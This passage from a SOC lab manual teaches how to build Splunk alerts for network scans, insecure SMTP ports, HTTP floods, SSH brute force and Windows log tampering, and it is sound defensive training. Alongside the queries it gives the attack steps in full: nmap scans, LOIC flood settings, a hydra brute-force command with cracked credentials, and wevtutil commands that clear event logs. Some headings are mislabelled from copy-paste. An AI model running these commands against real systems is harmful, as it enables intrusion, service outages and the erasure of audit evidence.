
```
host=WEBSERVER2022 source=ids 10.10.10.12 " FIN Scan Attempted "
```

Network Scanning Attack Alert will be fired and can be seen in the Triggered Alerts window.


|Web Server

Setting Snort

- **snort -i5 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -A full** and press **Enter** to start Snort. (Here **i** is device index number).




- Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, load dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.
- If you enter all the command information correctly, you receive a comment stating **Commencing packet processing** (the value of xxxx may be any number).



- ✓ After initializing the interface and logged signatures, Snort starts and waits for an attack and triggers an alert when attacks occur on the machine.

Execute Network Scanning Attacks

- To perform **TCP Full** connect scan, type the command **nmap -sT -T4 10.10.10.12**.
- To perform **TCP Null** scan attack, type **nmap -sN -T4 -A -v 10.10.10.12**



```
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop
All 1000 scanned ports on www.luxurytreats.com (10.10.10.12) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:15:5D:51:00:29 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop


TRACEROUTE
HOP RTT ADDRESS
1 1.20 ms www.luxurytreats.com (10.10.10.12)

NSE: Script Post-scanning.
Initiating NSE at 16:40
Completed NSE at 16:40, 0.00s elapsed
Initiating NSE at 16:40
Completed NSE at 16:40, 0.00s elapsed
Initiating NSE at 16:40
Completed NSE at 16:40, 0.00s elapsed
Read data files from: /snap/nmap/3582/usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
Raw packets sent: 1080 (44.736KB) | Rcvd: 1013 (41.632KB)
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop#
```

- FIN scan exploits a subtle loophole in the TCP RFC to differentiate between open and The closed ports. To perform **FIN Scan** type **nmap -sF -T4 10.10.10.12** in the terminal and hit **Enter**.

View results

- ✓ In this way, you can create use case and generate alerts for network scanning attempts. After receiving alert, you should analyze and perform initial investigation to confirm and escalate the incident.



Time	Alert name	App	Type	Severity	Mode	Actions
2024-08-04 21:59:00 Pacific Daylight Time	FIN Scan Alert	SplunkForwarder	Real-time	Low	Per Result	View Results Edit Search Delete
2024-08-04 21:58:21 Pacific Daylight Time	XMAS Scan Alert	SplunkForwarder	Real-time	Low	Per Result	View Results Edit Search Delete
2024-08-04 21:57:33 Pacific Daylight Time	TCP Scan Alert	SplunkForwarder	Real-time	Low	Per Result	View Results Edit Search Delete
2024-08-04 21:52:30 Pacific Daylight Time	TCP Scan Alert	SplunkForwarder	Real-time	Low	Per Result	View Results Edit Search Delete

End of the Exercise

In this exercise you have learnt how to create Splunk SIEM use case for detecting network scanning attempts.

INSECURE PORTS AND SERVICES

Insecure ports and services can expose networks to various vulnerabilities, making them attractive targets for attackers seeking unauthorized access. Monitoring these ports and services is essential for maintaining network security and compliance. Using Splunk, SOC analysts can create a use case to track and analyze traffic on insecure ports and services, such as Telnet, FTP, and HTTP, without encryption.

Scenario

Monitoring insecure ports or services will help you prevent future attacks as attacker can make use of these port or service launch attacks. As a SOC analyst, you should be able to identify the monitoring need, event source, and minimum configuration needed to detect these types of attempts.

|Analyst machine|

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect attempt of **Insecure Ports and Services** attack on LuxuryTreats website on web server

```
source=netstat_mon | multikv | table host Proto Local State PID | regex Local  
="/*:25"
```


Change the time to **5 minute window**

SMTP port open alert will be fired and can be seen in the Triggered Alerts window.


An open SMTP port poses a security risk as it can be exploited by unauthorized individuals to send unsolicited or fraudulent emails, potentially damaging your domain's reputation. Furthermore, without proper encryption and authentication, sensitive information transmitted through the port is vulnerable to interception, leading to potential data breaches

|Web Server

- Open **Services** window by clicking Start --> Administrative Tools --> Services. Search for **Simple Mail Transfer Protocol (SMTP)** service.
- Right-click on **Simple Mail Transfer Protocol (SMTP)** and select **Properties** from the context menu. SMTP Properties (Local Computer) window will appear. Go to **General tab** then **Startup type** field. Select **Automatic (Delayed Start)** option from the dropdown menu. Click **Apply** and then **OK**.
- Now, right-click **Simple Mail Transfer Protocol (SMTP)** and select **Start** from the context menu to start the SMTP service



View results



- In this way, you can create use case and generate alerts on running insecure port and services.

End of the Exercise

In this exercise you have learnt how to create Splunk SIEM use case for monitoring insecure ports and services.

HTTP Flood Attack

An **HTTP Flood attack** is a type of volumetric Denial of Service (DoS) attack targeting a web server with an overwhelming number of HTTP requests to exhaust its resources and render it unavailable. When automated tools like LOIC (Low Orbit Ion Cannon) are used, attackers can generate a flood of requests, often utilizing methods such as HEAD, GET, or POST to quickly overload the server. To detect these attacks, SOC analysts should monitor for abnormal spikes in traffic, specifically looking for an unusually high volume of HEAD requests in the server logs. By setting appropriate thresholds for these request patterns, alerts can be created in Splunk to effectively identify and respond to potential HTTP Flood attacks.

Scenario

To detect an HTTP Flood DoS attack, specific patterns or signatures in the IIS logs indicates the attack's presence. By identifying these patterns, such as a high volume of repetitive requests or abnormal spikes in traffic from a single or multiple IP addresses, you can create alerts to detect potential DoS attempts.

|Analyst machine|

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect attempt of HTTP Flood attacks on LuxuryTreats website on web server

```
index=* | stats count as request_count, sum(time_taken) as total_time_taken,
avg(time_taken) as avg_time_taken, sum(cs_bytes) as total_bytes by c_ip,
cs_method, cs_User_Agent | where request_count > 100 AND
cs_method="HEAD" | sort - request_count
```

Change the time to **5 minute window**

- ✓ The query helps SOC analysts identify IP addresses generating a large number of HEAD requests in a short time, which is a common indicator of an HTTP Flood/DoS attack.

Important Fields:

- count as request_count: Counts the number of requests from each IP.
- sum(time_taken): Totals response times to detect server slowdowns.
- avg(time_taken): Averages response times per IP.
- sum(cs_bytes): Totals bytes transferred per IP.
- by c_ip, cs_method, cs_User_Agent: Groups data by client IP, HTTP method, and user agent.
- where request_count > 100 AND cs_method="HEAD": Shows only IPs with over 100 HEAD requests, a common sign of an attack.
- sort - request_count: Lists the IPs with the most requests first.


HTTP Flood/DoS attacks alert will be fired and can be seen in the Triggered Alerts window.

|Attacker Machine

Execute HTTP Flood/DoS attacks

The **Low Orbit Ion Cannon/LOIC** tool is used to conduct denial of service/HTTP flood attacks.

- To launch **LOIC**, type **cd loicinstaller/LOIC** in the terminal to change to the respective directory.
- Run the command **sudo ./loic.sh run** to start the LOIC application.
- The **Low Orbit Ion Cannon** main window appears.



Perform the following settings:

- Under the **Select your target** section, type the target URL in the **URL** field (here, **www.luxurytreats.com**), and then click the **Lock on** button to add the target web page.
- Under the **Attack options** section, select **HTTP** from the drop-down list in **Method**. Set the thread value to **20** under the **Threads** field.
- Click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DoS/HTTP flood attack on the target webpage.
- Click on **Stop Flooding** to stop the attack after 1-2 minutes, and then close the LOIC window on the attacker machine.

|Analyst machine I

View results

The screenshot shows the 'Triggered Alerts' page in the Splunk Forwarder interface. The page displays a list of alerts triggered by the 'SplunkForwarder' app. The alerts are all of type 'HTTP Flood/Denial of Service Alert' and are marked as 'Critical'. The table shows the following data:

Time	Alert name	App	Type	Severity	Mode	Actions
2024-09-08 11:04:12 Pacific Daylight Time	HTTP Flood/Denial of Service Alert	SplunkForwarder	Real-time	Critical	Per Result	View Results Edit Search Delete
2024-09-08 11:03:11 Pacific Daylight Time	HTTP Flood/Denial of Service Alert	SplunkForwarder	Real-time	Critical	Per Result	View Results Edit Search Delete
2024-09-08 11:02:06 Pacific Daylight Time	HTTP Flood/Denial of Service Alert	SplunkForwarder	Real-time	Critical	Per Result	View Results Edit Search Delete
2024-09-08 11:01:04 Pacific Daylight Time	HTTP Flood/Denial of Service Alert	SplunkForwarder	Real-time	Critical	Per Result	View Results Edit Search Delete
2024-09-08 10:59:59 Pacific Daylight Time	HTTP Flood/Denial of Service Alert	SplunkForwarder	Real-time	Critical	Per Result	View Results Edit Search Delete
2024-09-08 10:55:58 Pacific Daylight Time	HTTP Flood/Denial of Service Alert	SplunkForwarder	Real-time	Critical	Per Result	View Results Edit Search Delete

The screenshot shows the 'New Search' page in the Splunk Forwarder interface. The search query is:

```
index=* | stats count as request_count, sum(time_taken) as total_time_taken, avg(time_taken) as avg_time_taken, sum(cs_bytes) as total_bytes by c_ip, cs_method, cs_User_Agent | where request_count > 100 AND cs_method="HEAD" | sort - request_count
```

The search results show 1 event (12/31/69 4:00:00.000 PM to 9/24/24 4:00:50.235 AM). The event details are as follows:

c_ip	cs_method	cs_User_Agent	request_count	total_time_taken	avg_time_taken
10.10.10.2	HEAD	Mozilla/5.0+ (Windows*NT*6.2;rv:42.0)*Gecko/20100101*Firefox/42.0	106	654710	6176.509433962264

In this way, you can create a use case and generate alerts for HTTP Flood/Denial of Service attempts. After receiving an alert, you should analyze it and perform an initial investigation to confirm and escalate the incident.

End of the Exercise

In this exercise you have learned how to create a Splunk SIEM use case for detecting HTTP Flood/Denial of Service attempts.

BRUTE-FORCE ATTACKS ON THE SSH PORT

Securing SSH ports is crucial, as they are often the target of brute-force attacks aimed at gaining unauthorized remote access. Monitoring network-level activity for SSH brute-force attempts can help identify these attacks before they lead to a breach. Using Splunk, SOC analysts can create use cases that monitor network traffic and system logs to detect unusual login attempts or excessive failed login attempts on the SSH port

Scenario

The presence of specific patterns or signatures in the WinEventLog:Security logs indicates brute-force attempts on the SSH port. You can identify such patterns and create alerts to detect these attempts. As a SOC analyst, you should be able to identify the monitoring requirements, event sources, and minimum configurations required to detect these types of incidents.

|Analyst machine|

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect attempt on the SSH port on web server


```
host=WEBSERVER2022 sourcetype="WinEventLog:Security" OpenSSH Failure_Reason="Unknown user name or bad password."|stats count by EventCode|where count>10
```

Change the time to **5 minute window**

SQL Injection alert will be fired and can be seen in the Triggered Alerts window.

Brute-Force Attack Alert on SSH port has been triggered and can be viewed in the Triggered Alerts window.

View results




The screenshot shows the Splunk Forwarder web interface. At the top, there are tabs for 'Triggered Alerts' and 'Search | Splunk 9.2.2'. The main content area is titled 'New Search' and contains a search query: `host=WEBSERVER2022 sourcetype="WinEventLog:Security" OpenSSH Failure_Reason="Unknown user name or bad password."|stats count by EventCode|where count>10`. Below the query, it shows '1 event (12/31/69 4:00:00.000 PM to 8/1/24 4:00:41.233 AM)'. The results are displayed in a table with two columns: 'EventCode' and 'count'. The 'EventCode' column has a value of '4625' and the 'count' column has a value of '11'.

- ✓ The results will be displayed. In this way, you can create a use case and generate alerts for brute-force attempts on the SSH port. After receiving an alert, you should analyze and perform an initial investigation to confirm and escalate the incident.

Execute Ransomware Attack

hydra -L '/root/Wordlist/userlist.txt' -P '/root/Wordlist/pass.txt' 10.10.10.12 ssh -t 4

- Hydra tries various combinations of usernames and passwords (found in the **userlist.txt** and **pass.txt** files) on the target, and begins displaying the cracked usernames and passwords



```
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop# hydra -L '/root/Wordlist/userlist.txt' -P '/root/Wordlist/pass.txt' 10.10.10.12 ssh -t 4
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-24 16:14:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:5/p:6), ~8 tries per task
[DATA] attacking ssh://10.10.10.12:22/
[22][ssh] host: 10.10.10.12  login: Administrator  password: Pa$$w0rd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-24 16:14:08
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop#
```

- Try to log in to the target using one of the cracked username and password combinations. In this lab, use the administrator's credentials to gain access to the server.
- Open a new command-line terminal, type **ssh Administrator@10.10.10.12**, and press **Enter**.

End of the Exercise

In this exercise you have learned how to create a Splunk SIEM use case for detecting brute-force attempts on the SSH port.

WINDOWS AUDIT LOGS TAMPERING

Windows audit logs are crucial for tracking system activity and ensuring compliance with security policies. However, attackers may attempt to tamper with these logs to cover their tracks or hide malicious activities. Detecting log tampering at the host level is vital for maintaining the integrity of security monitoring efforts. Using Splunk, SOC analysts can create a use case to monitor for signs of Windows audit log tampering, such as unusual modifications to log files, abnormal log clearing events, or unauthorized access to audit settings.

Scenario

Splunk can be used to monitor and detect unauthorized modifications or tampering of Windows audit logs.

|Analyst machine|

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect Windows Audit Logs Tampering on web server

```
index=* (sourcetype=wineventlog AND (EventCode=1102 OR  
EventCode=1100)) OR (sourcetype=wineventlog:System AND  
EventCode=104) | stats count by _time,EventCode,Message
```


Change the time to **5 minute window**

SQL Injection alert will be fired and can be seen in the Triggered Alerts window.

|Attacker Machine

Execute Windows Audit Logs Tampering

- Type **ssh Administrator@10.10.10.12** and press **Enter** to log in remotely via SSH to the victim WebServer2022
- You should be able to login successfully, and the SSH terminal will appear.
- In the Administrator's SSH remote shell, type the command **wevtutil el** and press **Enter**.
- This command will list all the logs of WebServer2022 as shown in the screenshot.



1. **wevtutil cl ForwardedEvents** - This command will clear the logs of forwarded events to WebServer.
2. **wevtutil cl System** - This command will clear the System logs of WebServer.
3. **wevtutil cl Security** - This command will clear the Security logs of WebServer.
4. **wevtutil cl OpenSSH/Admin** - This command will clear the OpenSSH Admin logs of WebServer.
5. **wevtutil cl OpenSSH/Operational** - This command will clear the OpenSSH Operational logs of WebServer.

Analyst machine I

Windows Audit Logs Tampering Alert on SSH port has been triggered and can be viewed in the Triggered Alerts window.

View results

1. The results will be displayed. In this way, you can create a use case and generate alerts for Windows Audit Logs Tampering attempts. After receiving an alert, you should analyze and perform an initial investigation to confirm and escalate the incident.

